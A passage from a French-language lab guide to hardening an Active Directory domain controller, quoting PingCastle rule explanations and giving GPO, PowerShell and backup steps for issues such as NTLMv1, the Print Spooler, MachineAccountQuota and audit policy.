
Number of accounts which can have an empty password (can be overridden by GPO): 12 + 15 Point(s)

### Check that every account requires a password

Rule ID:  
S-PwdNotRequired

Description:  
The purpose is to ensure that every account requires a password

Technical explanation:  
An account can be set without a password if it has the flag "PASSWD\_NOTREQD" set as "True" in the "useraccountcontrol" attribute. This represents a high security risk as the account is not protected at all without a password

Advised solution:  
The best solution to solve the problem is to change the "useraccountcontrol" attribute of all the accounts that have it and that are not used in trusts. If the flag is removed while there is no password set, you will have an error. You can use this to detect accounts without any passwords. Do note that you can manually check all the accounts that need to be worked on using the following PowerShell command: `get-adobject -ldapfilter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -properties useraccountcontrol`

### Note

Étant donné qu'il s'agit d'un LAB, forcer l'application d'un mot de passe n'est pas dramatique. Cependant cela est déconseillé pour un annuaire de production.

### Attention

Ce script attribue un mot de passe au compte utilisateur Guest. Il est important de désactiver ce compte.

## 5.3.2 Utilisateur peut joindre d'autres machines au domaine

Par défaut Windows possède un défaut de configuration : n'importe quel utilisateur a le droit de joindre jusqu'à 10 nouveaux ordinateurs au domaine. Pour empêcher cela il faut mettre à 0 l'attribut `ms-DS-MachineAccountQuota`.

### Check the process of registration of computers to the domain

Rule ID:  
S-ADRegistration

Description:  
The purpose is to ensure that basic users cannot register extra computers in the domain

Technical explanation:  
By default, a basic user can register up to 10 computers within the domain. This default configuration represents a security issue as basic users shouldn't be able to create such accounts and this task should be handled by administrators.


If the value of the attribute `ms-DS-MachineAccountQuota` is not set (the program see this as "Infinite"), there is no limit to computer addition.

Note: this program checks also the GPO for `SeMachineAccountPrivilege` assignment. This assignment can be used to restrict the impact of the key `ms-DS-MachineAccountQuota`.

Advised solution:  
To solve the issue, limit the number of extra computers that can be registered by a basic user. It can be reduced by modifying the value of `ms-DS-MachineAccountQuota` to zero (0). Another solution can be to remove the "Authenticated Users" group in the domain controllers policy altogether. Do note, that if you need to set delegation to an account, so it can add computers to the domain, it can be done through 2 methods: Delegation in the OU or by assigning the `SeMachineAccountPrivilege` to a special group

▼ Relevant Netwrix Products

Pour faire cela via ADSI Edit, on sélectionne **Tout le monde**.



### 5.3.3 Acceptor uniquement NTLMv2

**Ensure that the NTLMv1 and old LM protocols are banned**

Rule ID:  
S-OldNtlm

Description:  
The purpose is to check if NTLMV1 or LM can be used by DC


Technical explanation:  
NTLMV1 is an old protocol which is known to be vulnerable to cryptographic attacks. It is typically used when a hacker sniffs the network and tries to retrieve NTLM hashes which can then be used to impersonate users.

This attack can be combined with coerced authentication attacks - a hacker forces the DC to connect to a controlled host. In this case, NTLMv1 can be specified so the hacker can retrieve the NTLM hash of the DC, impersonates it and then take control of the domain. This attack is still possible with NTLMv2 but this is more difficult.

Windows has default security settings regarding LM/NTLM. Windows XP: Send LM & NTLM responses, Windows Server 2003: Send NTLM response only, Vista/2008: Win7/2008 R2: Send NTLMv2 response only.

Pour cela on crée une nouvelle GPO :


Computer Configuration > Windows Settings > Security Settings > Local Policies



On accepte uniquement NTLMv2.

## 5.4 Configurer les sous-réseaux

Tous les réseaux doivent être documentés dans l'AD. Pour cela il faut ouvrir la console `dssite.msc` et renseigner notre sous-réseau.



## 5.5 Activer la corbeille

Afin d'éviter les erreurs de suppression il est conseillé d'activer la corbeille. L'activation est définitive.


```
Enable-ADOptionalFeature -Identity 'Recycle Bin Feature' `
  -Scope ForestOrConfigurationSet -Target 'serval.int'
```



```
PS C:\Users\Administrator> Enable-ADOptionalFeature -Identity 'Recycle Bin Feature' -Scope ForestOrConfigurationSet -Target 'serval.int'
WARNING: Enabling 'Recycle Bin Feature' on 'CN=Partitions,CN=Configuration,DC=serval,DC=int' is an irreversible action!
You will not be able to disable 'Recycle Bin Feature' on 'CN=Partitions,CN=Configuration,DC=serval,DC=int' if you
proceed.
Confirm
Are you sure you want to perform this action?
Performing the operation "Enable" on target "Recycle Bin Feature".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): y
```

## 5.6 Privilèges : Droit schéma


La bonne pratique est d'enlever tous les administrateurs du groupe **Administrateurs du schéma** et de s'accorder les droits uniquement lors d'une mise à jour. Pour régler cela, se rendre dans le groupe **Administrateurs du schéma** et y supprimer tous les administrateurs (attention à bien avoir activé la vue avancée).



## 5.7 Protected Users


Dans ce groupe, Windows applique des restrictions :

- L'authentification NTLM est interdite, Kerberos est obligatoire
- La délégation Kerberos est bloquée
- Les mots de passe ne sont plus mis en cache sur les postes



### 5.7.1 Suppression de la délégation des admins


Dans le cas où une application/serveur a besoin d'un compte admin spécifique, il faut désactiver à minima la délégation.



### 5.8 Désactiver le Spooler d'impression

Patcher la faille du Spooler d'impression. La bonne pratique est d'externaliser le spooler d'impression sur un autre serveur dédié. Pour désactiver le service, il faut l'arrêter et le désactiver.

Le risque d'avoir le Spooler actif sur l'AD est qu'un attaquant peut usurper une « imprimante » et proposer des mises à jour de pilotes malveillantes.



The spooler service is remotely accessible from 1 DC + 10 Point(s)

### Ensure that the Print Spooler service cannot be abused to get the DC credentials

**Rule ID:**  
A-DC-Spooler

**Description:**  
The purpose is to ensure that credentials cannot be extracted from the DC via its Print Spooler service

**Technical explanation:**  
When there's an account with unconstrained delegation configured (which is fairly common) and the Print Spooler service running on a computer, you can get that computers credentials sent to the system with unconstrained delegation as a user. With a domain controller, the TGT of the DC can be extracted allowing an attacker to reuse it with a DCSync attack and obtain all user hashes and impersonate them.

**Advised solution:**  
The Print Spooler service should be deactivated on domain controllers. Please note as a consequence that the Printer Pruning functionality (rarely used) will be unavailable.

## 5.9 Durcir les chemins UNC utilisés par les GPO

Lorsqu'un client Windows démarre ou qu'un utilisateur ouvre une session, la machine télécharge automatiquement les GPO depuis le Contrôleur de Domaine. Cependant ceci est vulnérable à l'attaque MITM.

### Hardened Paths weakness


**Rule ID:**  
A-HardenedPaths

**Description:**  
The purpose is to ensure that there is no weakness related to hardened paths

**Technical explanation:**  
Two vulnerabilities have been reported in 2015 (MS15-011 and MS15-014) which allows a domain takeover via GPO modifications done with a man-in-the-middle attack. To mitigate these vulnerabilities, Microsoft has designed a workaround named "Hardened Paths". It forces connection settings to enforce Integrity, Mutual Authentication or Privacy.  
By default if this policy is empty, it will enforce Integrity and Mutual Authentication on the SYSVOL or NETLOGON shares.  
This rule checks if there have been any overwrite to disable this protection.

**Advised solution:**  
You have to edit the Hardened Path section in the GPO.  
This section is located in Computer Configuration/Policies/Administrative Templates/Network/Network Provider.  
Check each value reported here and make sure that entries containing SYSVOL or NETLOGON have RequireIntegrity and RequireMutualAuthentication set to 1.  
In addition to that, check entries having the pattern \\DCName\\* and apply the same solution.

Computer Configuration > Policies > Administrative Templates > Network > Network Provider



#### Nom de la valeur

#### Valeur à saisir

\\LLDAP01\applications

RequireMutualAuthentication=1,RequireIntegrity=1

\\LLDAP01\profils

RequireMutualAuthentication=1,RequireIntegrity=1,RequirePrivacy=1

\\LLDAP01\shares

RequireMutualAuthentication=1,RequireIntegrity=1

- `RequireMutualAuthentication=1` : oblige le PC à vérifier que le serveur auquel il communique est bien le vrai serveur de l'entreprise grâce à un ticket Kerberos.
- `RequireIntegrity=1` : force la signature SMB.
- `RequirePrivacy=1` : force le chiffrement total du trafic SMB.

## 5.10 Créer une GPO d'audit

Par défaut, Windows ne log pas tout. PingCastle demande de créer une GPO pour logger des activités importantes (Création de comptes, authentification via Kerberos, activité de la clé DPAPI).

The audit policy on domain controllers does not collect key events. + 10 Point(s)

Check if there is the expected audit policy on domain controllers.

Rule ID:  
A-AuditDC

Description:  
The purpose is to ensure that the audit policy on domain controllers collects the right set of events.

Technical explanation:  
To detect and mitigate an attack, the right set of events need to be collected.  
The audit policy is a compromise between too much and too few events to collect.  
To solve this problem, the suggested audit policy from adsecurity.org is checked against the audit policy in place.

Advised solution:  
Identify the Audit settings to apply and fix them.  
Be aware that there are two places for audit settings.  
For "Simple" audit configuration:  
in Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Audit Policies  
For "Advanced" audit configuration:  
in Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration  
Also be sure that the audit GPO is applied to all domain controllers, as the underlying object may be in a OU where the GPO is not applied.

Catégorie d'audit	Succès	Échec
Computer Account Management	✓	✓
User Account Management	✓	✓
Security Group Management	✓	
Kerberos Authentication Service	✓	✓
Kerberos Service Ticket Operations	✓	✓
Logon	✓	✓
Logoff	✓	
Special Logon	✓	✓
Process Creation	✓	✓
DPAPI Activity	✓	✓
Security System Extension	✓	
Sensitive Privilege Use	✓	
Authentication Policy Change	✓	

La configuration se trouve dans :

Computer configuration > Windows Policies > Security Setting > Advanced Audit Policy Configuration

Puis lier au DC.



- **Computer/User Account Management** : surveiller l'ajout et suppression d'un ordinateur et de comptes. Security Group Management surveille l'ajout et suppression d'une personne à un groupe.
- **Kerberos Authentication Service** : logue chaque demande de ticket d'identité. Le refus permet de voir des attaques bruteforce ou password spraying.
- **Kerberos Service Ticket Operations** : logue chaque fois qu'un utilisateur demande à accéder à un service. Le refus permet de voir les attaques de type Kerberoast.
- **Logon/Logoff** : permet de voir qui se connecte sur des services tels que RDP, SMB, etc. **Special Logon** permet de voir les comptes à privilèges. Le refus permet de détecter des attaques brute-force ou password spraying.
- **Process Creation** : enregistre chaque ouverture/fermeture d'un service (cmd, PowerShell, GPMC, etc.)
- **DPAPI Activity** : permet de surveiller l'utilisation de cette clé.
- **Security System Extension** : permet de voir l'enregistrement ou le chargement de tout nouveau module de sécurité tiers.
- **Sensitive Privilege Use** : détecte quand un utilisateur utilise un droit administrateur.
- **Authentication Policy Change** : alerte si un administrateur modifie les règles de confiance du domaine.

## 5.11 Changement de la Default Domain Policy

Par défaut nous avons une politique de mot de passe comme ceci :







### 5.12.1 Prérequis

Il est nécessaire d'avoir le Secure Boot et le TPM.

## 5.13 Créer une backup

```
Install-WindowsFeature -Name Windows-Server-Backup -IncludeManagementTools
```

Backup des GPO :

```
Backup-Gpo -All -Path $BackupPath
```

Backup du système :

```
$Policy = New-WBPolicy

$TargetVolume = Get-WBVolume -VolumePath "D:"
$BackupTarget = New-WBBackupTarget -Volume $TargetVolume
Add-WBBackupTarget -Policy $Policy -Target $BackupTarget

Add-WBSystemState -Policy $Policy
Add-WBBareMetalRecovery -Policy $Policy

# Automatisation
Set-WBSchedule -Policy $Policy -Schedule (Get-Date "23:00")
Set-WBPolicy -Policy $Policy
```

Automatisation des GPO via tâche planifiée :

